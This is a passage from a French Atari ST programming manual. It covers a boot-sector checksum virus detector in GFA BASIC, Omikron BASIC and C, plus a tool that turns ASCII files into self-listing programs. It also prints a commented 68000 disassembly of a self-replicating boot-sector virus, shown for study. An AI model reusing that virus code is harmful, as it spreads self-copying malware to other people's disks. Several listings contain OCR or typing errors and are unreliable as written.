1300 if A<>0 then if mid$(L$,A-1,1)=":" then A=A-2
```

Lorsque la variable A est égale à 0, c'est-à-dire lorsqu'aucun REM n'a été identifié, la ligne est stockée telle quelle. Dans le cas contraire, seul le début de la ligne doit être conservé :

```
1310 if A=0 then T$(K)=L$ else T$(K)=mid$(L$,1,A)
```

La boucle de lecture prend fin lorsque tout le fichier a été parcouru :

```
1320 until eof(#1)
```

Le programme analysé se trouve alors en mémoire dans le tableau **T$**. Il ne reste plus qu'à le stocker dans le fichier **N2$** :

```
1400 print "Ecriture du fichier résultat en cours..."
1410 open out 1,N2$
1420 for I=1 to K
1430 print #1 to K
1440 next I
1450 close #1
```

# 9/2.17

# Détecteur de virus

Chaque secteur boot d'une disquette peut renfermer un petit programme qui sera lu automatiquement par l'ordinateur lors de sa mise en route. Cette lecture s'effectue beaucoup plus rapidement que celle d'un dossier auto dont vous disposez sur une grande partie des disquettes de logiciels du commerce. Rappelons que le secteur boot d'une disquette est le premier secteur (secteur numéro 1) de la première piste (piste 0) d'une disquette. Ce boot secteur est donc la cachette rêvée pour un virus : la durée de chargement est on ne peut plus réduite, le programme n'apparaît pas sur le directory (ou catalogue de la disquette) et ne prend pas de place utilisable sur la disquette. A la moindre manipulation, le GEM vérifie si un changement de support disque a eu lieu. Ceci est fait aussi bien au niveau des lecteurs de disquettes que du (ou des) disque(s) dur(s). Pour mener à bien cette opération, le GEM analyse ce même boot secteur, moment propice, s'il en est pour le virus, pour s'immiscer sur la nouvelle disquette insérée et contaminer ainsi de proche en proche.

Le programme contenu dans le boot secteur n'est toutefois exécuté que si la somme dudit boot-secteur est égale à $1234, ou 4660 en décimal (somme des 256 mots équivalents aux 512 octets d'un secteur). La valeur de ce nombre test a été choisie par les développeurs du TOS et ne peut donc être changée. Attention tout de même, une disquette de jeu ou une disquette système contenant le TOS vont avoir une somme de contrôle du boot-secteur égale à $1234, sans que l'on puisse craindre de façon certaine la présence d'un virus. N'oubliez pas que les secteurs de boot des disquettes système sont toujours exécutables !

Mais si cette somme est égale à $1234 sur une disquette contenant vos fichiers personnels, vous avez certainement affaire à un virus. Pour l'empêcher de nuire, il suffit de rendre cette somme différente de $1234. Le dernier mot du secteur va pouvoir vous rendre ce service puisque il est réservé pour pouvoir éventuellement ramener cette somme à $1234.

En utilisant les fonctions XBIOS **Floprd, Flopwrt** (lecture et écriture de floppy), il est assez simple de concevoir un programme qui, s'il ne peut prétendre nettoyer tous les virus existants, peut tester cette somme de contrôle et la ramener à une valeur différente de $1234 si nécessaire. Attention à n'appliquer ce programme, comme tout vaccin d'ailleurs, que dans les conditions précisées plus haut.

Les versions du programme sont données en Basic.GFA, Basic.OMIKRON et en C.

```
'
'
' ----------version basic.gfa--------
'
'
'
tampon%=MALLOC(512)
PRINT "insérer une disquette à tester"
' attente d'une touche clavier
~GEMDOS(7)
' ------ lire piste 0 secteur 1 et mettre dans secteur%
IF XBIOS(8,L:tampon%,L:0,0,1,0,0,1)<0
  PRINT "disquette en mauvais état"
ELSE
  checksum%=0
  FOR i&=0 TO 510 STEP 2
    ADD checksum%,DPEEK(tampon%+i&)
  NEXT i&
  checksum%=checksum% AND &HFFFF
  IF checksum%=&H1234
    PRINT "attention secteur boot exécutable!!!"
    PRINT "à modifier??"
    ' OUI en frappant O,NON  en frappant n'importe quelle autre"
    IF UPPER$(INPUT$(1))="O"
      ' ------
      ' ---on modifie la valeur du dernier mot du boot
      ' en lui rajoutant 1
      POKE tampon%+511,(PEEK(tampon%+511)+1) AND 255
      ' on remplace le boot secteur en réécrivant
      ' la nouvelle valeur sans avoir modifié les autres octets
      repons&=XBIOS(9,L:tampon%,L:0,0,1,0,0,1)
      IF repons&=-13
        PRINT "disquette protégée en écriture!"
      ELSE
        IF repons&<0
          PRINT "erreur d'écriture"
        ENDIF
      ENDIF
    ENDIF
  ELSE
    PRINT "secteur boot non exécutable"
  ENDIF
ENDIF
```

```
REM VERSION BASIC OMIKRON
Tampon$= STRING$(512,"0")
Tampon%L= LPEEK( VARPTR(Tampon$))+ LPEEK( SEGPTR +28)
PRINT "insérer une disquette à tester dans le lecteur A"
REM frapper une touche
REPEAT : UNTIL INKEY$ <>""
XBIOS (Repons%L,8, HIGH(Tampon%L), LOW(Tampon%L),0,0,0,1,0,0,1)
IF (Repons%L<0) THEN
PRINT "disquette endommagée"
ELSE
Checksum%L=0
FOR I%L=0 TO 510 STEP 2
Checksum%L=Checksum%L+ WPEEK(Tampon%L+I%L)
NEXT I%L
Checksum%L=Checksum%L AND $FFFF
IF Checksum%L=$1234
THEN PRINT "secteur boot exécutable!!!"
Checksum%L=Checksum%L AND $FFFF
PRINT "à modifier?? oui=O"
IF UPPER$( INPUT$(1))="O"
THEN
REM on rajoute 1 à la valeur du dernier octet"
POKE (Tampon%L+511),( PEEK(Tampon%L+511)+1) AND 255
XBIOS (Repons%L,9, HIGH(Tampon%L), LOW(Tampon%L),0,0,0,1,0,0,1)
IF Repons%L=-13 THEN
PRINT "disquette protégée en écriture!"
ELSE
IF Repons%L<0
THEN PRINT "erreur d'écriture"
ENDIF
ENDIF
ENDIF
ELSE PRINT "secteur boot non exécutable"
ENDIF
ENDIF
END
```

```
                /* programme en C*/

#include  <osbind.h>

#define       track       0
#define       device      0
#define       secteur     1
#define       side        0

int       tampon[256];
int       checksum = 0;
int       repons;
int       i;
char      ouimodif;

main()
{
   Cconws ("insérer une disquette à tester dans le lecteur A";
         Ccrawcin(); /* frapper une touche*/
   repons = Floprd (tampon, 0L, device, secteur, track, side, 1);
         if (repons <0)
               Cconws ("Disquette en mauvais état");
         else
         {
         for (i = 0; i <256; i++)
               checksum += tampon[i];
         if ( checksum == Ox1234)      /*secteur boot exécutable
            somme égale à 1234 en Hexadécimal*/
         {
         Cconws ( "attention secteur boot exécutable!!!");
         Cconws ("à modifier?? oui= O non=N);
         do
               ouimodif= Crawcin();
         while (!(ouimodif == 'O' || ouimodif=='N'));
         if (ouimodif == 'O'
         {
               ++tampon[255];
               repons = Flopwr (tampon,0L,device,secteur,track,side,1);
                     if (repons ==-13)
                        Cconws ("disquette protégée en écriture);
                     else
                        if (repons <0)
                           Cconws "erreur d'écriture");

         }
         }
         else
               Cconws "secteur boot non exécutable";
         }
}
```



Comme promis, voici le désassemblage du virus (inoffensif) qui a malencontreusement infecté la disquette HELP 1, 2, 3 et 4 jointe au complément n° 4 d'Atari.

```
;
;Ce  virus  a ete identifie par l'utilitaire SAGROTAN (virus killer) comme
;etant  le  "virus  des collections Domaine Public". Il n'a pas d'activite
;destructrice particuliere, sa principale fonction etant de se reproduire.

start   bra.s   main                    ; correspond a $6038

        dc.w    $0000,$0000             ;donnees disquettes
        dc.w    $4e4e,$0527
        dc.w    $d400,$0202
        dc.w    $0100,$0270
        dc.w    $00a0,$05f9
        dc.w    $0500,$0900
        dc.w    $0200,$0000
        dc.w    $4e4e,$4e4e
        dc.w    $4e4e,$4e4e
        dc.w    $4e4e,$4e4e
        dc.w    $4e4e,$4e4e
        dc.w    $4e4e,$4e4e
        dc.w    $4e4e,$4e4e
        dc.w    $4e4e,$0000

main    lea     $start(pc),a0           ;adresse de depart du virus.
        movea.l $4c6,a1                 ;$4c6=pointeur buffer disk.
        adda.l  #$600,a1                ;pointer 1536 octets plus loin.
        movea.l a1,a2                   ;copie du pointeur dans a2.
        move.w  #$100,d0                ;compteur 256 mots=taille virus.
copmem  move.w  (a0)+,(a1)+             ;copie du virus en memoire

        subq.w  #1,d0                   ;a l'adresse preparee
        bpl.s   copmem                  ;precedemment dans a1.

        lea     instal(pc),a0           ;installation en memoire:
        lea     $start(pc),a1           ;saut a l'etiquette instal,
        suba.l  a1,a0                   ;mais dans la copie
        adda.l  a0,a2                   ;desormais residente
        jmp     (a2)                    ;en memoire.

instal  lea     cop_b7(pc),a0           ;copie du vecteur de la
        move.l  $472,(a0)               ;fonction bios(7).
        lea     virus(pc),a0            ;detournement de ce vecteur
        move.l  a0,$472                 ;vers "virus".
        rts                             ;fin de l'installation.
```

(suite)

```
virus   link    a6,#0                   ;debut effectif du virus.
        move.w  8(a6),-(sp)
        movea.l cop_b?(pc),a0           ;appel de la fonction bios(?)
        jsr     (a0)                    ;pour etre transparent.
        addq.l  #2,sp
        movem.l d0/a0-1,-(sp)
        lea     pointe(pc),a0           ;charger l'indicateur.
        tst.w   (a0)                    ;s'il vaut 0,
        beq     fin                     ;alors rien ne se passe.

        movea.l $4c6,a0                 ;pointeur du buffer disque.
        move.w  (a0),d0                 ;ce buffer contient-il un
        cmp.w   #$6038,d0               ;virus (test sur premier mot) ?
        beq.s   suite                   ;si oui, suite
        lea     $start(pc),a1           ;sinon, on recopie les 6
        move.w  (a1)+,(a0)+             ;premiers octets du virus
        move.w  (a1)+,(a0)+             ;dans le buffer.
        move.w  (a1)+,(a0)+
        adda.l  #$32,a1                 ;puis on pointe $38 plus loin:
        adda.l  #$32,a0                 ;le debut du code du virus.

        move.w  #$e7,d0                 ;et on recopie les
        copbuf move.w  (a1)+,(a0)+      ;$e7 = 231 mots = 462 octets
        subq.w  #1,d0                   ;restants.
        bne.s   copbuf
;                                       ;appel xbios($12)=protobt

        move.w  #1,-(sp)                ;bootsecteur executable
        move.w  #$ffff,-(sp)            ;type disquette inchange
        move.l  #$ffffffff,-(sp)        ;serial number inchange
        move.l  $4c6,-(sp)              ;adresse du tampon
        move.w  #$12,-(sp)              ;xbios($12).
        trap    #14
;                                       ;appel xbios($9)=flopwr
        move.w  #1,-(sp)                ;1 secteur
        clr.l   -(sp)                   ;face 0 et piste 0
        move.w  #1,-(sp)                ;numero du secteur
        move.w  8(a6),-(sp)             ;unite de disquette
        clr.l   -(sp)                   ;obligatoire
        move.l  $4c6,-(sp)              ;le tampon precedent
        move.w  #9,-(sp)                ;xbios(9).
        trap    #14
        adda.l  #$22,sp                 ;correction generale
        bra.s   fin                     ;le virus est duplique !
```



(suite)

```
suite   move.w   2(a0),d0              ;le deuxieme mot du
        cmp.w    #$1092,d0             ;bootsecteur vaut-il $1092 ?
        bne.s    fin                   ;non ==> fin
        lea      $start(pc),a1         ;oui ==> a1=adr debut virus
        move.l   2(a1),d0              ;comparer le troisieme mot du
        cmp.w    4(a0),d0              ;buffer avec son homologue mem.
        bgt.s    fin                   ;s'il est plus grand, ok
        jsr      (a0)                  ;sinon, appel virus, et
        lea      pointe(pc),a0         ;mise a zero de l'indicateur.
        clr.w    (a0)

fin     movem.l  (sp)+,d0/a0-1         ;fin de l'activite du virus,
        unlk     a6                    ;retour a l'appelant.
        rts

cop_b7  dc.l     $00fc0fca
pointe  dc.l     $00010000
```

# 9/2.18

# Création de fichiers ASCII autolistables

Dans ce chapitre, nous vous proposons un programme qui transforme un fichier ASCII de votre choix en un fichier exécutable d'extension .PRG. Après cette transformation, il vous suffira de double-cliquer sur l'icône .PRG du fichier pour exécuter un petit programme de visualisation qui vous permettra d'avancer ligne par ligne ou page par page dans le fichier ASCII. Le programme de visualisation est plus intéressant que la méthode de visualisation classique (double clic sur un fichier texte et appui sur le bouton VOIR), car il permet de revenir en arrière dans le fichier.

En outre, le programme de transformation est directement accessible sous TOS (sans passer par l'éditeur du langage). Il est écrit en Basic OMIKRON, ce qui le rend accessible à tout possesseur d'ATARI ST.

## Introduction

Pour transformer un fichier ASCII en un fichier PRG, nous avons recours à une petite astuce. Le programme de visualisation demande à l'utilisateur d'entrer le nom du fichier à transformer. Ce nom est stocké dans une variable qui occupe toujours la même position en mémoire. Il est donc possible de modifier son contenu en intervenant directement sur le fichier .PRG. Si ces propos ne vous semblent pas très clairs, considérez l'exemple suivant :

```
0 REM Essai de localisation de variable
1 A$="azertyui.opqs"
```

Une fois compilé, la valeur "azerty.opqs" est recherchée dans le fichier .PRG à l'aide du programme d'édition de fichiers W2.GFA qui se trouve dans le répertoire C2 de la disquette HELP 1, 2, 3 et 4 (édition d'un fichier disque Partie 9 chapitre 2.5).

La valeur "azerty.opqs" est localisée en **4096+&DB** soit à l'adresse décimale 4315 :

**Image 0**

Pour modifier la valeur stockée dans la variable **A$**, il suffira donc de modifier les octets situés à partir de l'adresse 4315 dans le fichier.

### COMMENT UTILISER LE PROGRAMME

Le programme CRELIST.BAS est très simple à utiliser. Avant de le lancer, assurez-vous cependant que :

– le fichier **LISTE.PRG** se trouve dans le répertoire principal de la disquette A: ;
– la longueur des lignes du fichier ASCII à rendre autolistable n'excède pas 80 caractères.

Ces deux points vérifiés, lancez l'éditeur de l'OMIKRON. Chargez le programme CRELIST.BAS et exécutez-le.

Le programme vous demande d'entrer le nom du fichier à rendre autolistable :

**Nom du fichier à rendre exécutable :**

Entrez le nom complet du fichier ASCII (disque et répertoire si nécessaire). Appuyez sur la touche **Return**. Quelques instants après, le fichier autolistable est créé. Sa racine est identique à celle du fichier ASCII. Son extension est **.PRG**.

Pour lister le fichier ASCII, double-cliquez sur le programme **.PRG** qui vient d'être créé. Les commandes possibles sont les suivantes :

– touche **Down** : ligne suivante ;
– touche **Up** : ligne précédente ;
– touche **Right** : page suivante ;
– touche **Left** : page précédente ;
– touche **Q** : fin du programme.

Si une erreur se produit lors de l'exécution d'un fichier autolistable, cela signifie qu'il a été mal créé. L'erreur la plus classique provient du fait que le fichier **LISTE.PRG** ne se trouvait pas dans le répertoire racine de la disquette A: lors de l'exécution du programme CRELIST.BAS.

### LE PROGRAMME EN DÉTAIL

Vous vous en doutez, le seul programme CRELIST.BAS ne suffit pas pour rendre un fichier ASCII autolistable. Il faut également utiliser un



programme qui liste le contenu d'un fichier ASCII sur l'écran. Ce programme a pour nom LISTE.BAS dans sa version Basic et LISTE.PRG dans sa version exécutable. Voici son listing :

```
0 '----------------------------
1 ' Editeur de fichiers ASCII
2 '----------------------------
3 '
4 DIM Li$(4000)'Nombre de lignes du fichier
5 '
6 A$="12345678901234567890123456789O"'Nom du fichier à lister"
7 '
8 PRINT CHR$(27);"f"'Disparition du curseur
9 '
10 ' - - - - - - - - - -
11 ' Lecture du fichier
12 ' - - - - - - - - - -
13 '
14 OPEN "i",1,A$
15 I%L=1
16 WHILE NOT EOF(1)
17   LINE INPUT #1,Li$(I%L)
18   I%L=I%L+1
19 WEND
20 Limite%L=I%L-1
21 CLOSE 1
22 '
23 ' - - - - - - - - - - - - - - - - -
24 ' Boucle principale d'affichage
25 ' - - - - - - - - - - - - - - - - -
26 '
27 Debut%L=1
28 GOSUB Liste'Affiche les 25 premières lignes
29 Debut%L=25
30 REPEAT
31   WHILE LEN(Cl$)=0
32     Cl$= INKEY$
33   WEND
34   Cde%L= ASC( MID$(Cl$,2,1))
35   Cl$=""
36   '
37   ' * * * * * * * * *
38   ' Ligne précédente
39   ' * * * * * * * * *
40   '
41   IF (Cde%L=72) AND (Debut%L<>24) THEN
42     Debut%L=Debut%L-24
43     LOCATE 1,0
44     PRINT CHR$(27);"L"
45     LOCATE 1,0
46     PRINT Li$(Debut%L);
```


(suite)

```
47      Debut%L=Debut%L+23
48    ENDIF
49    '
50    ' * * * * * * * * *
51    ' Ligne suivante
52    ' * * * * * * * * *
53    '
54    IF (Cde%L=80) AND (Debut%L+1<=Limite%L) THEN
55      Debut%L=Debut%L+1
56      LOCATE 25,0
57      PRINT
58      PRINT Li$(Debut%L);
59    ENDIF
60    '
61    ' * * * * * * * * *
62    ' Page précédente
63    ' * * * * * * * * *
64    '
65    IF (Cde%L=75) THEN
66      IF (Debut%L-50>0) THEN
67        Debut%L=Debut%L-50
68      ELSE
69        Debut%L=1
70      ENDIF
71      GOSUB Liste
72      Debut%L=Debut%L+25
73    ENDIF
74    '
75    ' * * * * * * * * *
76    ' Page suivante
77    ' * * * * * * * * *
78    '
79    IF (Cde%L=77) AND (Debut%L+24<Limite%L) THEN
80      GOSUB Liste
81      Debut%L=Debut%L+25
82    ENDIF
83  UNTIL (Cde%L=30)
84  END
85  '
86-Liste
87  ' - - - - - - - - - - - - - - - - - - - - - - - - - - - -
88  ' Listage de 25 lignes consécutives sur l'écran
89  ' - - - - - - - - - - - - - - - - - - - - - - - - - - - -
90  CLS
91  FOR I%L=1 TO 25
92    IF (I%L+Debut%L-1<=Limite%L) THEN
93      IF ( CSRLIN =25) AND (I%L=25) THEN
```

(suite)

```
94            PRINT Li$(I%L+Debut%L);
95         ELSE
96            PRINT Li$(I%L+Debut%L)
97         ENDIF
98      ENDIF
99   NEXT I%L
100  RETURN
```

Sa logique de fonctionnement apparaît dans l'ordinogramme suivant :





Etudions l'enchaînement logique des instructions qui le composent.

La ligne 4 dimensionne le tableau **Li$** :

```
4 DIM Li$ (4000) 'Nombre de lignes du fichier
```

Ce tableau contiendra les lignes du fichier à lister. Si les fichiers que vous voulez rendre autolistables comportent plus de 4 000 lignes, modifiez la dimension du tableau **Li$**.

La ligne 6 contient le nom du fichier à lister :

```
6 A$="12345678901234567890123456789O" 'Nom du fichier à lister"
```

Ce nom sera modifié par le programme CRELIST.BAS. Comme vous le voyez, il comporte au maximum 30 caractères, ce qui devrait être largement suffisant.

La ligne 8 utilise une commande VT 52 pour rendre le curseur texte invisible :

```
8 PRINT CHR$(27);"f"'Disparition du curseur
```

Les lignes 10 à 21 stockent le fichier à lister dans le tableau **Li$** :

```
14      OPEN "i",1,A$
15      I%L=1
16      WHILE NOT EOF (1)
17        LINE INPUT #1,Li$(I%L)
18        I%L=I%L+1
19      WEND
20      Limite%L=I%L-1
21      CLOSE 1
```

Le nombre de lignes lues est stocké dans la variable entière **Limite%L**.

Les 25 premières lignes du fichier ASCII sont affichées à l'aide de la procédure **Liste** :

```
28 GOSUB Liste 'Affiche les 25 premières lignes
```

La variable **Debut%L** pointe sur la dernière ligne affichée sur l'écran (25 dans notre cas) :

```
29 Debut%L=25
```

Le programme se poursuit par la boucle principale d'affichage. Cette boucle est de type **REPEAT UNTIL**. Elle prend fin lorsque la touche **"Q"** du clavier est pressée. Cette touche à un code clavier égal à 30 :

```
30 REPEAT
...
83 UNTIL (Cde%L=30)
```

Une boucle WHILE WEND attend la frappe d'une touche du clavier :

```
31      WHILE LEN(CI$)=0
32        C1$ = INKEY$
33      WEND
```

La valeur renvoyée par INKEY$ est codée sur quatre octets. Le second octet contient le code clavier (ou SCANCODE). Ce code est extrait à l'aide de l'instruction MID$ et converti en ASCII avec l'instruction ASC ligne 34 :

```
34 Cde%L=ASC(MID$(C1$,2,1))
```

Les codes clavier à considérer dans ce programme sont les suivantes :

| Code clavier | Touche du clavier | Action à effectuer |
|---|---|---|
| 72 | Up | Afficher la ligne précédente |
| 80 | Down | Afficher la lligne suivante |
| 75 | Left | Afficher la page précédente |
| 77 | Right | Afficher la page suivante |
| 30 | Q | Fin du programme |

Lorsque la touche "Up" est détectée alors qu'une ou plusieurs lignes se trouvent au-dessus de la première ligne visualisée :

```
41 IF (Cde%L=72) AND (Debut%L<>24) THEN
```

le programme calcule le numéro de la ligne à afficher dans la variable Debut%L :

```
42   Debut %L=Debut%L-24
```

Le curseur est positionné sur la première ligne de l'écran et une commande VT 52 insère une ligne devant la ligne courante :

```
43   LOCATE 1,0
44   PRINT CHR$(27);"L"
```

De cette manière, les lignes affichées sont « scrollées » d'une position vers le bas de l'écran.

Il suffit alors d'afficher la ligne Debut%L en haut de l'écran :

```
45   LOCATE 1,0
46   PRINT Li$(Debut%L) ;
```

et de restituer la bonne valeur dans la variable Ligne%L :

```
47   Debut%L=Debut%L+23
```

La détection de la touche **Down** alors qu'une ou plusieurs lignes se trouvent après la dernière ligne affichée

```
54  IF (Cde%L=80) AND (Debut%L+1<=Limite%L) THEN
```

produit l'affichage de la ligne suivante. La technique utilisée étant la même que pour l'affichage de la ligne précédente, nous n'y reviendrons pas.

Lorsque la touche **Left** est pressée,

```
65  IF (Cde%L=75) THEN
```

l'utilisateur demande d'afficher la page précédente. Cela est possible si le pointeur **Debut%L** ne devient pas négatif :

```
66  IF (Debut%L-50>0) THEN
```

Dans ce cas, la variable **Debut%L** est ajustée, et la page précédente est affichée à l'aide de la procédure **Liste**. La variable **Liste%L** est réinitialisée en fin d'affichage.

Une technique similaire permet d'afficher la page suivante lorsque cela est possible.

Le programme se termine par la procédure **Liste** qui lit 25 lignes dans le tableau **Li$** et affiche leur contenu sur l'écran. Les lignes ne sont affichées que si elles existent, c'est-à-dire si le pointeur de lecture est inférieur à **Limite%L** :

```
91  FOR I%L=1 TO 25
92  IF (I%L+Debut%L-1<Limite%L) THEN
...
```

L'affichage de la 25e ligne est particulier. Il ne doit pas produire de passage à la ligne. Aussi, l'instruction d'affichage est elle suivie d'un point virgule :


```
93  IF ( CSRLIN =25) AND (I%L=25) THEN
94      PRINT Li$(I%L+Debut%L) ;
95  ELSE
96      PRINT Li$ (I%L+Debut%L)
97  ENDIF
```

Vous savez maintenant comment fonctionne le programme de listage. Examinons le programme CRELIST.BAS. Nous rappelons que ce programme modifie la valeur stockée dans la variable **A$** du programme LISTE.PRG pour qu'elle corresponde au fichier à lister.

Voici son listing :

```
0 '----------------------------------------
1 ' Création de fichiers EXE auto-listables
2 '----------------------------------------
3 '
4 ' - - - - - - - - - - - - - - - - - - - - - - - - - - - -
5 ' Saisie du nom du fichier à rendre auto listable
6 ' - - - - - - - - - - - - - - - - - - - - - - - - - - - -
7 '
8 INPUT "Nom du fichier texte à rendre exécutable : ";N$
9 IF ( LEN(N$)<30) THEN N$=N$+ SPACE$(30- LEN(N$))
10 P%L= INSTR(N$,".")
11 Z$= MID$(N$,1,P%L-1)+".PRG"
12 '
13 ' - - - - - - - - - - - - - - - - - - - -
14 ' Création du fichier auto listable avec
15 ' la meme racine que le fichier texte
16 ' copier le fichier de listage avec COPY
17 ' - - - - - - - - - - - - - - - - - - - -
18 '
19 COPY "a:\liste.prg" TO Z$
20 '
21 ' - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
22 ' Modification du fichier .PRG pour qu'il pointe sur le
23 ' fichier à lister (modification directe du fichier)
24 ' - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
25 '
26 OPEN "r",1,Z$,1
27 FIELD 1,1 AS A$
28 FOR I%L=1 TO 30
29   A$= MID$(N$,I%L,1)
30   PUT 1,12315+I%L
31 NEXT I%L
32 CLOSE 1
33 END
```

La logique de fonctionnement du programme CRELIST apparaît dans l'ordinogramme suivant :




Le programme débute par la saisie du nom du fichier à rendre autolistable.

```
8   INPUT "Nom du fichier texte à rendre exécutable : ";N$
```

Comme nous l'avons vu dans le programme LISTE.BAS, la longueur du nom du fichier ne doit pas exéder 30 caractères. Le nom du fichier est complété par autant de caractères « espace » que nécessaire pour avoir une taille de 30 caractères :

```
9   IF( LEN(N$)<30) THEN N$=N$+ SPACE$(30- LEN(N$))
```

L'extension du nom est ensuite identifiée à l'aide d'une instruction **INSTR** :

10 P%L= INSTR(N$,".")

Cette extension est remplacée par **".PRG"** :

11 Z$= MID$(N$,1,P%L-1)+".PRG"

Arrivé à ce point, le programme LISTE.PRG (qui doit se trouver dans le répertoire racine du lecteur A:) est dupliqué selon le nom qui se trouve dans la variable **N$** :

19 COPY 'a:\liste.prg" TO Z$

Il suffit alors de modifier le contenu de la variable **A$** dans ce programme.

Grâce au programme W2.GFA (édition d'un fichier disque Partie 9 chapitre 2.5) présenté dans le complément n° 2, nous identifions facilement l'adresse à laquelle il faut placer le nom du fichier à lister :

```
                    Octets 12288 a 12544

Déplacements ---------------- Codes Hexa ---------------- Valeurs ASCII

   0000   80 1C 72 01 24 3C FF FF 00 30 4E AD 13 F0 50 8F Ç♪r☼$<¯ 0N¡3=XÅ
   0010   28 6D 00 6C 00 68 4E AD 13 EC 1E 31 32 33 34 35 +m l hN¡3♪*12345
   0020   36 37 38 39 30 31 32 33 34 35 36 37 38 39 30 31 6789012345678901
   0030   32 33 34 35 36 37 38 39 30 01 45 EE 80 10 4E AD 234567890☼EEÇ□N¡
   0040   14 50 28 6D 00 6C 00 68 70 10 4E AD 15 48 4E AD ¶P+m l hp§N¡§HN¡
   0050   13 E8 4E AD 13 EC 01 66 4E AD 13 E8 28 6D 00 6C 3*N¡3♪☼fN¡3Ø+m l
   0060   00 68 72 69 70 01 48 E7 C0 00 43 EE 80 10 4E AD  hrip☼H*J DEÇ□N¡
   0070   14 6C 36 01 24 00 4C DF 00 03 78 7F 52 04 4E AD ¶l6☼$ L∞ ☼xΔR☼N¡
